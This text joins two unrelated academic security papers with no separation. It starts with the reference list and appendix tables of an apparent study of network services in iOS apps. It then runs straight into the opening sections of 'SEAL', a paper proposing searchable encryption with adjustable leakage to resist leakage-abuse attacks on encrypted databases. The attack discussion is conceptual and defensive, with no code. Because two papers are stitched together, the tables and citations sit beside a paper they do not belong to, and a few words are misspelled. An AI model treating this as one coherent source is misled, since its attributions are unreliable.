[30] I. D. Baxter, A. Yahin, L. Moura, M. Sant'Anna, and L. Bier. Clone detection using abstract syntax trees. In *IEEE ICSM*, 1998.

[31] R. Bonett, K. Kafle, K. Moran, A. Nadkarni, and D. Poshyvanyk. Discovering flaws in security-focused static analysis tools for Android using systematic mutation. In *USENIX Security Symposium*, 2018.

[32] W. Bu, M. Xue, L. Xu, Y. Zhou, Z. Tang, and T. Xie. When program analysis meets mobile security: An industrial study of misusing Android Internet sockets. In *ACM FSE*, 2017.

[33] K. Chen, X. Wang, Y. Chen, P. Wang, Y. Lee, X. Wang, B. Ma, A. Wang, Y. Zhang, and W. Zou. Following devil's footprints: Cross-platform analysis of potentially harmful libraries on Android and iOS. In *IEEE S&P*, 2016.

[34] S. Chen, M. Xue, Z. Tang, L. Xu, and H. Zhu. Stormdroid: A streaminglized machine learning-based system for detecting Android malware. In *ACM ASIACCS*, 2016.

[35] S. Chen, T. Su, L. Fan, G. Meng, M. Xue, Y. Liu, and L. Xu. Are mobile banking apps secure? What can be improved? In *ACM ESEC/FSE*, 2018.

[36] S. Chen, M. Xue, L. Fan, S. Hao, L. Xu, H. Zhu, and B. Li. Automated poisoning attacks and defenses in malware detection systems: An adversarial machine learning approach. In *Elsevier Computers & Security*, 2018.

[37] S. Chen, L. Fan, C. Chen, M. Xue, Y. Liu, and L. Xu. GUI-Squatting Attack: Automated generation of Android phishing apps. In *IEEE TDSC*, 2019.

[38] S. Chen, L. Fan, G. Meng, T. Su, M. Xue, Y. Xue, Y. Liu, and L. Xu. An empirical assessment of security risks of global Android banking apps. In *ACM/IEEE ICSE*, 2020.

[39] Y. Dang, R. Wu, H. Zhang, D. Zhang, and P. Nobel. ReBucket: A method for clustering duplicate crash reports based on call stack similarity. In *IEEE ICSE*, 2012.

[40] L. Davi, A. Dmitrienko, M. Egele, T. Fischer, T. Holz, R. Hund, S. Nürnberger, and A.-R. Sadeghi. MoCFI: A framework to mitigate control-flow attacks on smartphones. In *NDSS*, 2012.

[41] Z. Deng, B. Saltaformaggio, X. Zhang, and D. Xu. iris: Vetting private API abuse in iOS applications. In *ACM CCS*, 2015.

[42] L. Deshotels, R. Deaconescu, M. Chiroiu, L. Davi, W. Enck, and A.-R. Sadeghi. SandScout: Automatic detection of flaws in iOS sandbox profiles. In *ACM CCS*, 2016.

[43] L. Deshotels, R. Deaconescu, C. Carabas, I. Manda, W. Enck, M. Chiroiu, N. Li, and A.-R. Sadeghi. iOracle: Automated evaluation of access control policies in iOS. In *ACM AsiaCCS*, 2018.

[44] L. Deshotels, C. Carabaș, J. Beichler, R. Deaconescu, and W. Enck. Kobold: Evaluating decentralized access control for remote NSXPC methods on iOS. In *IEEE S&P*, 2020.

[45] Androguard. code.google.com/p/androguard.

[46] Y. Duan, M. Zhang, A. V. Bhaskar, H. Yin, X. Pan, T. Li, X. Wang, and X. Wang. Things you may not know about Android (un) packers: A systematic study based on whole-system emulation. In *NDSS*, 2018.

[47] M. Egele, C. Kruegel, E. Kirda, and G. Vigna. PiOS: Detecting privacy leaks in iOS applications. In *NDSS*, 2011.

[48] J. Feichtner and C. Rabensteiner. Obfuscation-resilient code recognition in Android apps. In *IEEE ARES*, 2019.

[49] J. Feichtner, D. Missmann, and R. Spreitzer. Automated binary analysis on iOS-a case study on cryptographic misuse in iOS applications. In *ACM Conference on Security and Privacy in Wireless and Mobile Networks*, 2018.

[50] C. Gormley and Z. Tong. *Elasticsearch: The Definitive Guide: A Distributed Real-Time Search and Analytics Engine*. " O'Reilly Media, Inc.", 2015.

[51] B. Guangdong and Q. Zhang. 3G/4G Intranet scanning and its application on the wormhole vulnerability. 2017.

[52] J. Han, J. Pei, and Y. Yin. Mining frequent patterns without candidate generation. In *ACM Sigmod*, 2000.

[53] IDA Pro Disassembler and Debugger.

[54] M. Ikram and M. A. Kaafar. A first look at mobile ad-blocking apps. In *IEEE International Symposium on Network Computing and Applications*, 2017.

[55] Y. J. Jia, Q. A. Chen, Y. Lin, C. Kong, and Z. M. Mao. Open doors for Bob and Mallory: Open port usage in Android apps and security implications. In *IEEE EuroS&P*, 2017.

[56] M. E. Joorabchi and A. Mesbah. Reverse engineering iOS mobile applications. In *IEEE Working Conference on Reverse Engineering*, 2012.

[57] T. Kamiya, S. Kusumoto, and K. Inoue. CCFinder: A multilinguistic token-based code clone detection system for large scale source code. 2002.

[58] D. Kennedy, J. O'gorman, D. Kearns, and M. Aharoni. *Metasploit: The penetration tester's guide*. No Starch Press, 2011.

[59] J. T. Kent. Information gain and a general measure of correlation. 1983.

[60] R. Komondoor and S. Horwitz. Using slicing to identify duplication in source code. In *International Static Analysis Symposium*. Springer, 2001.

[61] A. Kurtz, A. Weinlein, C. Settgast, and F. Freiling. Dios: Dynamic privacy analysis of iOS applications. 2014.

[62] Y. Lee, X. Wang, K. Lee, X. Liao, X. Wang, T. Li, and X. Mi. Understanding iOS-based crowdturfing through hidden UI analysis. In *USENIX Security Symposium*, 2019.

[63] V. I. Levenshtein. Binary codes capable of correcting deletions, insertions, and reversals. In *Soviet Physics Doklady*, 1966.

[64] H. Moore. Security flaws in universal plug and play: Unplug. don't play. 2013.

[65] K. Moran, M. Linares-Vásquez, C. Bernal-Cárdenas, C. Vendome, and D. Poshyvanyk. Automatically discovering, reporting and reproducing Android application crashes. In *IEEE ICST*, 2016.

[66] N. Nethercote and J. Seward. Valgrind: a framework for heavyweight dynamic binary instrumentation. In *ACM Sigplan Notices*, 2007.

[67] D. Orikogbo, M. Büchler, and M. Egele. CRiOS: Toward large-scale iOS application analysis. In *ACM SPSM*, 2016.

[68] X. OS. Mach-O file format reference. 2009.

[69] S. Poeplau, Y. Fratantonio, A. Bianchi, C. Kruegel, and G. Vigna. Execute this! Analyzing unsafe and malicious dynamic code loading in Android applications. In *NDSS*, 2014.

[70] S. Rahaman, Y. Xiao, S. Afrose, F. Shaon, K. Tian, M. Frantz, M. Kantarcioglu, and D. D. Yao. Cryptoguard: High precision detection of cryptographic vulnerabilities in massive-sized Java projects. In *ACM CCS*, 2019.

[71] R. Rehurek and P. Sojka. Gensim–Python framework for vector space modelling. 2011.

[72] L. SaurikIT. Cydia substrate, the powerful code modification platform behind Cydia. 2016.

[73] D. H. Steinberg and S. Cheshire. *Zero Configuration Networking: The Definitive Guide*. " O'Reilly Media, Inc.", 2005.

[74] M. Stute, S. Narain, A. Mariotto, A. Heinrich, D. Kreitschmann, G. Noubir, and M. Hollick. A billion open interfaces for Eve and Mallory: MitM, DoS, and tracking attacks on iOS and macOS through Apple wireless direct link. In *USENIX Security Symposium*, 2019.

[75] M. Szydlowski, M. Egele, C. Kruegel, and G. Vigna. Challenges for dynamic analysis of iOS applications. In *Open Problems in Network Security*. Springer, 2012.

[76] Z. Tang, M. Xue, G. Meng, C. Ying, Y. Liu, J. He, H. Zhu, and Y. Liu. Securing Android applications via edge assistant third-party library detection. 2018.

[77] R. Vallée-Rai, P. Co, E. Gagnon, L. Hendren, P. Lam, and V. Sundaresan. Soot: A Java bytecode optimization framework. In *CASCON First Decade High Impact Papers*. IBM Corp., 2010.

[78] T. Wang, Y. Jang, Y. Chen, S. P. Chung, B. Lau, and W. Lee. On the feasibility of large-scale infections of iOS devices. In *USENIX Security Symposium*, 2014.

[79] M. Y. Wong and D. Lie. Tackling runtime-based obfuscation in Android with TIRO. In *USENIX Security Symposium*, 2018.

[80] D. Wu, D. Gao, R. K. Chang, E. He, E. K. Cheng, and R. H. Deng. Understanding open ports in Android applications: Discovery, diagnosis, and security assessment. In *NDSS*, 2019.

Appendix

Table 6: Official network service APIs across app categories (see Section 6).

Categories	_bind	Game Kit (2)	Game Kit (1)	_CFSocketSetAddress	_res_9_nquery	Multipeer Connectivity
Business	1425	4	0	671	56	11
Education	1659	13	23	256	56	7
Entainment	1525	23	21	498	40	23
Finance	1311	0	0	652	39	9
Food & Drink	2022	2	2	781	171	11
Games	40375	5349	3017	2166	60	279
Health & Fitness	909	2	5	342	65	11
Kids	2811	140	112	41	0	17
Lifestyle	1415	5	5	608	126	23
Magazines & Newspapers	1081	1	2	322	23	6
Medical	1329	5	9	409	84	6
Music	1168	7	13	567	37	20
Navigation	1129	1	5	329	35	8
News	1286	4	3	398	89	5
Photo & Video	818	5	3	331	42	28
Productivity	1073	1	2	549	27	30
Reference	745	1	1	254	21	11
Social Networking	1838	2	3	721	238	18
Sports	1290	7	8	390	69	17
Travel	708	3	1	291	26	9
Utilities	1405	4	4	673	33	39
Weather	1915	1	1	716	144	16
Total	69237	5580	3240	11965	1481	604

Table 7: Third-party network service libraries across app categories (see Section 6).

Categories	Business	Education	Entertainment	Finance	Food	Games	Health	Kids	Lifestyle	Magazines	Medical	Music	Navigation	News	Video	Productivity	Reference	Social Networking	Sports	Travel	Utilities	Weather	Total
boost::asio::io_service (C)	30	21	33	11	12	284	11	5	21	1	14	20	12	14	11	28	4	33	12	6	20	9	612
CocoaHTTPServer (OC)	45	38	163	15	19	1315	35	16	57	128	15	112	18	73	83	95	53	68	49	6	139	11	2553
Tapjoy-CocoaHTTPServer-Extension (OC)	3	4	40	4	7	1220	6	13	24	3	4	15	7	4	17	21	5	43	13	0	27	4	1484
CocoaAsyncSocket (OC)	593	397	545	557	776	3203	290	48	674	391	384	330	272	425	343	412	220	956	358	247	631	709	12761
Google Cast (OC)	42	40	103	70	275	333	76	15	76	14	151	88	330	171	90	60	56	73	232	96	80	236	2707
PDRCoreHttpDaemon (OC)	12	3	1	17	84	0	1	0	3	1	14	3	22	12	2	6	4	6	28	2	8	83	312
GCDWebServer (OC)	30	33	64	13	99	999	38	37	28	73	56	58	59	69	45	46	48	39	80	18	72	93	2097
UnityEngine.iOS (OC)	5	41	38	3	36	5725	12	122	6	17	46	48	28	46	6	3	13	6	58	1	5	37	6302
WebRTC (C)	58	58	25	54	91	45	35	0	44	6	117	13	31	18	14	33	8	192	67	24	22	69	1024
gRPC (OC)	1	1	1	3	2	2	0	0	2	2	2	0	1	0	2	1	1	4	0	0	5	0	30
SmartView (OC)	10	21	9	44	12	11	15	1	28	2	7	11	9	17	16	12	2	25	11	53	18	10	344
Unreal Engine 4 (OC)	1	0	2	0	1	195	0	1	1	0	0	0	1	0	0	0	0	0	0	0	0	0	202
Happy DNS (OC)	34	41	30	23	74	10	37	0	69	12	39	29	12	38	32	12	11	142	39	15	24	54	777
MongooseDaemon (OC)	4	2	12	4	3	67	1	2	0	0	0	5	0	2	2	1	0	2	1	0	8	0	116
DIAL (C)	1	4	16	0	2	0	0	0	0	0	1	6	0	1	2	1	1	1	0	0	7	1	44
Platinum UPnP (C)	1	3	24	0	2	0	0	0	0	0	1	6	0	0	3	2	0	0	0	0	9	0	51
upnpx (C)	2	2	10	0	2	0	0	0	3	0	1	5	2	3	5	4	0	1	0	0	4	2	46
Ionic's Webview (OC)	1	0	0	1	45	11	1	0	0	0	31	0	34	1	0	0	0	0	41	3	1	47	217
Connect SDK Core (iOS) (OC)	0	1	4	0	0	0	0	0	0	0	0	2	0	0	0	1	1	0	0	0	4	0	13
wangxin.taobao (OC)	8	5	4	4	20	2	8	0	26	0	6	2	3	6	2	12	1	17	6	8	7	24	171
LeTVCDE (OC)	0	0	2	0	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0	0	0	0	3
FunTV (OC)	0	0	9	0	0	0	0	0	0	0	0	3	0	0	0	0	0	0	2	0	1	0	15
Audiobus SDK (C)	1	6	19	0	0	15	6	3	3	2	8	158	0	3	10	6	1	11	2	0	10	0	264
pupnp (C)	0	1	10	0	0	0	0	0	1	0	0	7	0	0	2	0	0	0	0	0	2	0	23
inke SDK (OC)	0	0	2	0	0	1	0	0	0	0	5	4	0	0	0	0	0	1	0	0	0	2	15
MAASDK (OC)	2	3	3	4	1	0	0	0	10	3	0	0	3	7	1	1	0	2	1	5	2	3	51
TencentVideoHttpProxy (OC)	1	3	2	0	2	2	0	0	1	0	0	2	0	1	0	0	0	4	1	0	6	0	25
SmartDeviceLink (OC)	0	0	4	1	2	0	0	0	0	0	0	11	8	3	0	0	0	0	0	2	2	4	37
libupnp (C)	0	0	6	0	0	0	0	0	0	0	0	4	0	0	3	1	0	0	0	0	2	0	16
ProudNet (C)	0	0	0	0	0	15	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	15
MobileIMSDK (OC)	1	0	0	0	0	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	2
GCDTelnetServer (OC)	1	0	1	0	0	0	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0	1	4
yfcloud (OC)	0	0	3	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	3
MQTT (C)	0	0	0	0	0	0	0	0	0	0	0	0	3	0	0	0	0	0	0	0	0	0	3

SEAL: Attack Mitigation for Encrypted Databases via Adjustable Leakage

Ioannis Demertzis*
University of Maryland

Dimitrios Papadopoulos
Hong Kong University of Science & Technology

Charalampos Papamanthou
University of Maryland

Saurabh Shintre
NortonLifeLock Research Group

Abstract

Building expressive encrypted databases that can scale to large volumes of data while enjoying formal security guarantees has been one of the holy grails of security and cryptography research. Searchable Encryption (SE) is considered to be an attractive implementation choice for this goal: It naturally supports basic database queries such as *point*, *join*, *group-by* and *range*, and is very practical at the expense of well-defined leakage such as *search* and *access* pattern. Nevertheless, recent attacks have exploited these leakages to recover the plaintext database or the posed queries, casting doubt to the usefulness of SE in encrypted systems. Defenses against such leakage-abuse attacks typically require the use of Oblivious RAM or worst-case padding—such countermeasures are however quite impractical. In order to efficiently defend against leakage-abuse attacks on SE-based systems, we propose SEAL, a family of new SE schemes with *adjustable leakage*. In SEAL, the amount of privacy loss is expressed in leaked bits of search or access pattern and can be defined at setup. As our experiments show, when protecting only a few bits of leakage (e.g., three to four bits of access pattern), enough for existing and even new more aggressive attacks to fail, SEAL query execution time is within the realm of practical for real-world applications (a little over one order of magnitude slowdown compared to traditional SE-based encrypted databases). Thus, SEAL could comprise a promising approach to build efficient and robust encrypted databases.

1 Introduction

Encrypted databases enable a data owner to outsource a database to a server in a private manner, so that the server can still answer database queries on the underlying encrypted data. Initially implemented with weak primitives like order-preserving (OPE) and deterministic (DET) encryption (e.g., [5, 6, 43, 48])[1], encrypted databases have now moved to more "secure" implementations through other primitives like searchable or structured encryption (SE) [12], offering support for a plethora of queries such as point queries [17, 18], range queries [15, 16, 20], and SQL queries [30] (e.g., join and group-by queries).

SE-based encrypted databases are quite practical at the expense of well-defined *leakage*. This leakage information includes the *search pattern* (whether a query q has been made in the past or not) and the *access pattern* that consists of the *volume pattern* (number of database tuples contained in the query result) and the *overlapping pattern* (which database tuples, if any, in the result for query q appeared in the result of a previous query).

Leakage-abuse attacks. Unfortunately the aforementioned leakages exposed by SE can be quite harmful, enabling the recovery of the encrypted database or/and the posed queries. In particular, the works of Islam et al. [28] and Cash et al. [11] were the first to exploit access pattern leakage and prior knowledge about the dataset to recover the queried keywords. Zhang et al. [51] propose file injection attacks for encrypted email applications to improve the recovery rate of queried keywords. Blackstone et al. [7] revisit various assumptions of existing leakage-abuse attacks. For private range search, effective access pattern and volumetric attacks through which the attacker learns the plaintext order and value of encrypted records, without any prior knowledge, have been proposed [13, 24, 25, 27, 32, 34–36, 39]. This growing body of leakage-abuse attacks has already alerted the community about using SE for implementing encrypted databases [1].

Current defenses. To provably defend against leakage-abuse attacks on SE-based systems one has to (i) use expensive cryptographic tools to eliminate the search/overlapping patterns, i.e., Oblivious RAM (ORAM) [46] (introducing a polylogarithmic search overhead) and (ii) perform worst-case padding

*Work partially done as a research intern at Symantec Research Labs (now NortonLifeLock Research Group) and HKUST.

[1] Note that such implementations have been shown to be susceptible to inference attacks [41] since they leak statistical and order information allowing an attacker to decrypt the actual encrypted records.

(resulting in worst-case linear search time [29] or quadratic index size) for eliminating the volume pattern. Both approaches above incur large overheads leading to quite impractical protocols. We present other, more practical, but less effective defenses in our prior work section.

Our contributions. In light of the above, we ask in this paper whether practical SE primitives can still somehow be used to implement secure encrypted databases. Towards this goal, we propose SEAL[2], a family of new SE schemes with *adjustable leakage* which allow the client to define a trade-off between efficiency and leaked information. We show that hiding *only a few bits* of the search/overlapping/volume pattern significantly reduces the success of existing as well new, even more aggressive, leakage-abuse attacks. At the same time SEAL's practical performance is close to traditional SE. In particular our contributions are as follows:

1. To better motivate SEAL, we first present new attacks on existing SE-based encrypted databases. In particular, we show that the same inference attacks on DET systems [41] can be used by a persistent adversary to recover the database values in SE-based systems, such as those implementing point queries (e.g., [15,17]), and group-by and join queries (e.g., [30]). The high-level reason is that after the adversary observes a certain number of SE queries in these constructions, tuples with the same values are revealed and therefore frequency information is readily available to the adversary. Even for more robust SE-based range query schemes [15,20], we present new attacks that can work under certain assumptions about the dataset (see Section 3).

2. We present SEAL(α,x), a family of SE schemes with adjustable leakage. SEAL is based on two other "adjustable" primitives, an adjustable ORAM, parameterized by a value α and an adjustable padding algorithm, parameterized by a value x. The adjustable ORAM, ADJ-ORAM-α, hides only α bits of the access pattern by partitioning the accessed N-sized array into $N/2^\alpha$ regions of 2^α size each and by applying an individual standard ORAM per region. The adjustable padding algorithm, ADJ-PADDING-x, reduces the volume pattern leakage by padding every list to the the closest power of x, leading to a dataset with at most $\log_x N$ distinct sizes. Clearly, larger values for α and x yield slower but more secure SEAL (see Section 4).

3. We use SEAL to build encrypted databases with adjustable leakage. We first present three new construction POINT-ADJ-SE-(α,x) (for point queries), JOIN-ADJ-SE-(α,x) (for join queries) and RANGE-ADJ-SE-(α,x) (for range queries) that use SEAL(α,x) as black box, instead of plain SE. Finally, we present a more efficient adjustable construction for ranges, RANGE-SRC-SE, that reduces access pattern leakage and volume pattern leakage *implicitly* by modifying an existing constructions [15] and not by using our (more expensive) SEAL(α,x). (see Sections 4.4 and 4.5).

4. We evaluate the robustness of our SEAL-based encrypted databases for various values α and x against particularly powerful adversaries that observe the leaked search/overlapping and volume patterns and *have plaintext access to the entire input dataset*. Such strong threat model offers additional credibility to our proposed mitigation techniques. We consider two new attacks. The first is a *query recovery attack* that aims at decrypting the encrypted queries posed by the client. The second is a *database recovery attack* that aims at mapping plaintext values (for the queried attribute) to the tuples of the encrypted database. Note that since SEAL hides some bits of access pattern via ADJ-ORAM, database recovery can be quite challenging (see Section 5).

5. We observe that for all above attacks we can find certain values for α and x that reduce the attacker's success rate significantly while maintaining good performance. For instance we show that if we use SEAL to hide three bits of access pattern while at the same time pad the keyword lists to powers of 4 (thus hiding a few bits of volume pattern as well), we can defend against our powerful attackers only at the expense of an acceptable slowdown from plain SE—around $32\times$.[3]

Prior work. Wagh et al. [49] introduces an ORAM with a tunable trade-off between the search/storage efficiency and security. This trade-off is controlled by an (ε,δ)-differential privacy modification of PathORAM [46]. Their construction could potentially be used as a drop-in replacement in our proposed encrypted database algorithms (instead of our adjustable ORAM). It would be interesting to explore how different choices of ε and δ affect the performance of existing leakage-abuse attacks—we leave this as future work.

The works of Cash et al. [11], and Bost and Fouque [9] propose padding techniques for keyword search that can hide a portion of the volume pattern. Unlike our proposed padding in Section 4.2, their padding depends on the distribution of the input dataset, which results in leakage even prior to query execution. Similar padding approaches have been also proposed in other areas, e.g., [37] proposes padding approaches for preventing snapshot attacks on deterministically encrypted data and [38] proposes padding for traffic analysis attacks. Bost and Fouque [9] also propose new security definitions for SE aiming at capturing existing leakage abuse attacks.

[2] **SEAL** stands for **S**earchable **E**ncryption with **A**djustable **L**eakage.

[3] In Section 5, we report for certain parameters of α and x the performance of SEAL compared with the most secure solution (sequential scan) and the one that leaks access and search patterns (SE scheme). We highlight that both sequential scan and SE are **not** competitors of SEAL since they provide different security, but we used those two schemes only as reference points.

These theoretical definitions could potentially provide some intuition on how we can modify existing schemes in order to make them robust against such attacks.

Recently, Kamara et al. [31] showed how to suppress the search pattern leakage without using ORAM. However suppressing only the search pattern leakage is not enough for mitigating leakage-abuse attacks. Kamara and Moataz [29] showed theoretically how to perform worst-case padding without requiring quadratic index size, while sometimes assuming certain properties for the input dataset, such as a Zipf distribution or highly-concentrated multimaps.

2 Premiliminaries

We now provide some notation, definitions and background that we use throughout the paper. We write $out \leftarrow \mathsf{Alg}(in)$ to indicate the output of an algorithm Alg and $(client_{out}, server_{out}) \leftrightarrow \mathsf{Prot}(client_{in}, server_{in})$ to indicate the execution of a protocol Prot between a client and a server.

Negligible function. A function $\nu: \mathbb{N} \rightarrow \mathbb{R}$ is negligible in λ, denoted by $negl(\lambda)$, if for every positive polynomial $p(\cdot)$ and all sufficiently large λ, $\nu(\lambda) < 1/p(\lambda)$.

Oblivious RAM (ORAM). Oblivious RAM (ORAM), introduced in [22], is a compiler that encodes the memory such that accesses on the compiled memory do not reveal access patterns on the original memory. An ORAM scheme consists of two algorithms/protocols ORAM = (ORAMINITIALIZE, ORAMACCESS), where ORAMINITIALIZE initializes the memory, and ORAMACCESS performs the oblivious accesses. We provide the formal definition in Section 4.3.

Oblivious dictionary (ODICT). An oblivious dictionary is an oblivious data structure that can support oblivious queries from an arbitrary domain. ODICT offers the following protocols (see [50] for a detailed description):

- $(T, \sigma) \leftarrow$ ODICTSETUP$(1^\lambda, N)$: Given a security parameter λ, and an upper bound N on the number of elements, it creates an oblivious data structure T. The client sends T to the server and maintains locally the state σ.
- $((\texttt{value}, \sigma'), T') \leftrightarrow$ ODICTSEARCH$((\texttt{key}, \sigma), T)$: Given the search key key and σ, returns the corresponding value value, the updated T' and σ'.
- $(\sigma', T') \leftrightarrow$ ODICTINSERT$((\texttt{key}, \texttt{value}, \sigma), T)$: Given a key-value pair key, value and σ, it inserts this entry in the dictionary. It returns the updated T' and σ'.

Searchable encryption (SE). Let $\mathcal{D}$ be a collection of *documents*. Each document $D \in \mathcal{D}$ is assigned a unique document identifier and contains a set of keywords from a dictionary Δ. Let $\mathcal{D}(w)$ denote the identifiers of documents containing keyword w. SE schemes build an *encrypted index* I on the document identifiers which can be queried using keyword "tokens". Note that we do not store encrypted documents in the index, just their identifiers. Encrypted documents can be retrieved in an extra round. We denote with N the data collection size, i.e., $N = \sum_{w \in \Delta} |\mathcal{D}(w)|$. An SE *protocol* involves two parties, a *client* and a *server* and consists of the following algorithms/protocols [12]:

- $(st_C, I) \leftarrow$ SETUP$(1^\lambda, \mathcal{D})$: is a probabilistic algorithm performed by the client prior to sending any data to the server. It receives the security parameter as input and the data collection $\mathcal{D}$, and outputs an encrypted index I which is sent to the server. st_C is sent to the client and it contains the secret key k.
- $((\mathcal{X}, st_C), I) \leftrightarrow$ SEARCH$((st_C, w), I)$: is a protocol executed between the client and the server. The client inserts the secret state st_C and a keyword w, while the server inserts an encrypted index I. At the end of the protocol the client learns $\mathcal{X}$, the set of all document identifiers $\mathcal{D}(w)$ corresponding to keyword w and the updated secret state st_C, while the server's output is the updated index I.

The security of the above SE scheme is captured by the following definition, using the standard SE's real/ideal security game [12] (see Figure 1).

Definition 1 *Suppose* (KEYGEN, SETUP, SEARCH) *is a SE scheme based on the above definition, let* $\lambda \in \mathbb{N}$ *be the security parameter and consider experiments* $\boldsymbol{Real}(\lambda)$ *and* $\boldsymbol{Ideal}_{\mathcal{L}_1,\mathcal{L}_2}(\lambda)$ *presented in Figure 1, where* $\mathcal{L}_1$ *and* $\mathcal{L}_2$ *are leakage functions. SE is* $(\mathcal{L}_1, \mathcal{L}_2)$*-secure if for all polynomial-size adversaries* $\mathcal{A}$ *there exist polynomial-time simulators* SIMSETUP *and* SIMSEARCH*, such that for all polynomial-time algorithms* DIST*:*

$$|\Pr[\text{DIST}(v, st_{\mathcal{A}}) = 1 : (v, st_{\mathcal{A}}) \leftarrow \boldsymbol{Real}(\lambda)] - \Pr[\text{DIST}(v, st_{\mathcal{A}}) = 1 : (v, st_{\mathcal{A}}) \leftarrow \boldsymbol{Ideal}_{\mathcal{L}_1,\mathcal{L}_2}(\lambda)]| \leq negl(\lambda)$$

where probabilities are taken over the coins of KeyGen and Setup algorithms.

The above definition captures strong adversarial capabilities, i.e., even adaptive adversaries that can select their new queries based on previous ones cannot learn anything more than the specified leakage functions $\mathcal{L}_1, \mathcal{L}_2$ [12]. Next, we discuss these leakage functions in more detail.

Leakage functions. Leakage $\mathcal{L}_1$ is associated with information that is leaked from the index alone (before any queries have been executed) and typically contains the size of the data collection N. Leakage $\mathcal{L}_2$ represents the information leaked during a query. It typically consists of the *search pattern* that indicates whether the client searches for a particular w, and the *access pattern* that contains the document identifiers matching the queried keyword w, namely $\mathcal{L}_2(\mathcal{D}, w) = (id(w), \mathcal{D}(w))$.

In the above, $id : \Delta \rightarrow \{0,1\}^\lambda$ is a mapping of keywords to λ-bit numbers. We refer to $id(w)$ as the *alias* of w. In

Real(λ)

1: $(\mathcal{D}, st_{\mathcal{A}}) \leftarrow \mathcal{A}(1^{\lambda})$
2: $(st_{\mathcal{C}}, I_0) \leftarrow \mathsf{Setup}(1^{\lambda}, \mathcal{D})$
3: **for** $1 \leq i \leq q$ **do**
4: $\quad (w_i, st_{\mathcal{A}}) \leftarrow \mathcal{A}(st_{\mathcal{A}}, I_{i-1}, M_1, \ldots, M_{i-1})$*
5: $\quad (\mathcal{X}_i, st_{\mathcal{C}}, I_i) \leftrightarrow \mathsf{Search}(st_{\mathcal{C}}, w_i, I_{i-1})$
6: Let $\mathbf{M} = M_1 \ldots M_q$, $I = I_0 \ldots I_q$, $\mathcal{X} = \mathcal{X}_0 \ldots \mathcal{X}_q$
7: **return** $v = (I, \mathbf{M}, \mathcal{X})$, $st_{\mathcal{A}}$

Ideal$_{\mathcal{L}_{\mathsf{SETUP}}, \mathcal{L}_{\mathsf{QUERY}}}(\lambda)$

1: $(\mathcal{D}, st_{\mathcal{A}}) \leftarrow \mathcal{A}(1^{\lambda})$
2: $(st_{\mathcal{S}}, I_0) \leftarrow \mathsf{SimSetup}(\mathcal{L}_{\mathsf{SETUP}}(\mathcal{D}))$
3: **for** $1 \leq i \leq q$ **do**
4: $\quad (w_i, st_{\mathcal{A}}) \leftarrow \mathcal{A}(st_{\mathcal{A}}, I_{i-1}, M_1, \ldots, M_{i-1})$*
5: $\quad (\mathcal{X}_i, st_{\mathcal{S}}, I_i) \leftrightarrow \mathsf{SimSearch}(st_{\mathcal{S}}, \mathcal{L}_{\mathsf{QUERY}}(\mathcal{D}, w_i), I_{i-1})$
6: Let $\mathbf{M} = M_1 \ldots M_q$, $I = I_0 \ldots I_q$ and $\mathcal{X} = \mathcal{X}_0 \ldots \mathcal{X}_q$
7: **return** $v = (I, \mathbf{M}, \mathcal{X})$, $st_{\mathcal{A}}$

* Let M_k be the messages from client to server in the Search/SimSearch protocols.

Figure 1: SE/OSE real-ideal security experiments.

practice, this will be a random allocation of keywords to aliases that is used to capture the search pattern leakage. That is, while $id(w)$ does not directly reveal w, when querying for the same keyword repeatedly the server observes the same $id(w)$. Recall that $\mathcal{D}(w)$ contains the document identifiers[4] matching the queried keyword w and this captures the *access pattern* leakage. More specifically, the access pattern consists of (i) the size of the result which we call *volume pattern*, and (ii) the document overlaps between previously queried keywords, which we call *overlapping pattern*.

For certain database query types, such as point queries, $\mathcal{L}_2$ leakage contains only the *search* and *volume pattern leakage*. The reason is that there is a structural difference between the keyword search problem and database point queries. In keyword search, one document identifier can be included in multiple keywords, while in database search one tuple-id or an encrypted tuple can have exactly one searchable value per attribute. For example, a patient cannot have more than one date of birth. Using this observation, we can store in the encrypted index directly the encrypted tuples instead of the tuple-ids without increasing asymptotically the storage.

SE through ORAM. One way to reduce the SE query leakage would be to replace all the memory accesses performed with oblivious memory accesses using an ORAM as a black box. In that case, the only leaked information during queries is the result size.

Attacks on deterministically-encrypted systems. [41] proposed the *frequency analysis* and $\ell_{\mathbf{p}}$*-optimization* attacks that apply to databases encrypted with the use of deterministic schemes such as CryptDB [43].

The *frequency analysis* attack is the most basic and well-known inference attack in the area of cryptography. We define C_k and M_k to be the ciphertext and message spaces, respectively of the deterministic encryption scheme. Given a deterministically encrypted column $\mathbf{c}$ over C_k and an auxiliary dataset $\mathbf{z}$ over M_k, the attack works by assigning the i-th most frequent element of $\mathbf{c}$ to the i-th most frequent element of $\mathbf{z}$.

The $\ell_{\mathbf{p}}$*-optimization* attack is a family of attacks against deterministic encryption. The main goal is to find an assignment from ciphertexts to plaintexts that minimizes a given cost function, e.g., the $\ell_{\mathbf{p}}$ distance between the histograms of the dataset. This attack minimizes the total mismatch identified in frequencies across all plaintext and ciphertext pairs.

3 Encrypted Databases from Searchable Encryption & Attacks

In this section we first show how SE can be used to support various queries on encrypted databases, such as point/group-by/join/range queries and then show various attacks (some existing and some new) on these constructions. Our findings systematically re-establish that using SE to implement encrypted databases [15, 20, 30] is particularly risky when the adversary is persistent and also has access to prior information about the underlying encrypted database (e.g., distribution of first names/gender). For snapshot adversaries that have no prior information about the encrypted database, there could be value in SE-based systems, however these are assumptions that are unlikely to hold in the real world [26, 41].

3.1 SE-based Point Queries

The most basic database query is the *point* query for a value v. A point query retrieves all the tuples from table $\mathcal{T}$ that contain value v in attribute x, i.e.,

$$\texttt{SELECT * FROM } \mathcal{T} \texttt{ WHERE } \mathcal{T}.x = v;$$

We can use an SE scheme to implement private point queries (e.g., see Demertzis et al. [15], and Kamara and Moataz [30]) by viewing attribute values as keywords, and database tuples as document identifiers. In this case an SE-based point query will return the encrypted tuples that match this value. We call this scheme POINT-SE. Note that POINT-SE can also be used to implement *group-by* queries (e.g., see Kamara and Moataz [30]), where a client can compute the group-by query through point queries for all distinct values of attribute x.

Attacks on POINT-SE. When using POINT-SE, the attacker can identify which encrypted tuples have the same value v, after he observes the execution of a query. Finally, after he observes the execution of all queries, the attacker can group the encrypted database tuples by value, and can

[4] We assume that the order of the documents does not reveal any significant information. This can be achieved by assigning a random λ-bit number to each document.

